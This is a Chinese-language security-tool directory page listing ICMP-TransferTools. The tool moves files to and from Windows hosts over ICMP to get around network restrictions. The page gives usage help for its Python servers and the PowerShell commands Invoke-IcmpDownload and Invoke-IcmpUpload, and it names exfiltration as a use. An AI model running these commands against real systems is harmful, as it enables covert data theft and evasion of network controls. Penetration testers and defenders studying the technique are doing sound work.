Skip to content
KitploitKITPLOIT
工具博客
提交
工具博客
提交

黑客、渗透测试和网络安全工具,武装您的安全武器库!

Kitploit 是一个黑客、网络安全和渗透测试工具的目录。发现最新的项目更新,查找漏洞、分析系统、自动化测试并加强你的安全。

··订阅源·联系·隐私·© 2026 Kitploit

工具目录

分类

查看所有分类
Loading categories
ICMP-TransferTools — 在受限网络环境中,通过ICMP与Windows主机之间传输文件。 | Kitploit
工具/GitHubGitHub/icyguider/icmp-transfertools
数据泄露网络安全渗透测试红队
GitHubicyguider/icmp-transfertools

ICMP-TransferTools

在受限网络环境中,通过ICMP与Windows主机之间传输文件。

查看仓库
3346624年前Kitploit 审核通过

最受欢迎

查看全部 →

发现我们社区最常用的工具。

探索所有工具

浏览我们的工具集合

查看所有工具 →
分享

ICMP-TransferTools

ICMP-TransferTools 是一套脚本,旨在在受限网络环境中向 Windows 主机传输文件或从 Windows 主机传出文件。这通过总共 4 个不同的文件实现,包括一个 Python 服务器和一个 PowerShell 客户端,分别用于每个传输方向(下载和上传)。

唯一需要的依赖是 Impacket,用于其中一个 Python 脚本。可以通过 pip 安装,如下所示:

root@kitploit:~
pip3 install impacket

通过 ICMP 下载

包含的 ICMP-SendFile.py 和 Invoke-IcmpDownload.ps1 脚本可用于通过 ICMP 下载文件到 Windows 主机。

必须首先运行 Python 服务器以准备要下载的文件。以下是脚本的用法:

root@kitploit:~
usage: ICMP-SendFile.py [-h] [-v] [-b 1000] source destination file

ICYGUIDER'S ICMP FILE DOWNLOAD SERVER

positional arguments:
  source                Public IP address of current host
  destination           Public IP address of destination host
  file                  File to transfer over ICMP

optional arguments:
  -h, --help            show this help message and exit
  -v, --verbose         Verbosely print progress
  -b 1000, --block-size 1000
                        Size of each block (Default: 1000)

导入后,PowerShell 客户端可以如下使用以下载准备好的文件:

root@kitploit:~
Invoke-IcmpDownload PublicIPAddressOfServer FileToDownload

以下是快速演示:

下载演示 GIF

通过 ICMP 上传


包含的 ICMP-ReceiveFile.py 和 Invoke-IcmpUpload.ps1 脚本可用于通过 ICMP 从 Windows 主机上传/泄露文件。

必须首先运行 Python 服务器以确保其准备好接受客户端的请求。以下是脚本的用法:

root@kitploit:~
usage: ICMP-ReceiveFile.py [-h] src file

ICYGUIDER'S ICMP FILE UPLOAD SERVER

positional arguments:
  src         Public IP Address of client
  file        File to write data to

optional arguments:
  -h, --help  show this help message and exit

导入后,PowerShell 客户端可以如下使用以上传所需文件:

root@kitploit:~
Invoke-IcmpUpload PublicIPAddressOfServer FileToUpload

以下是快速演示:

上传演示 GIF

下载工具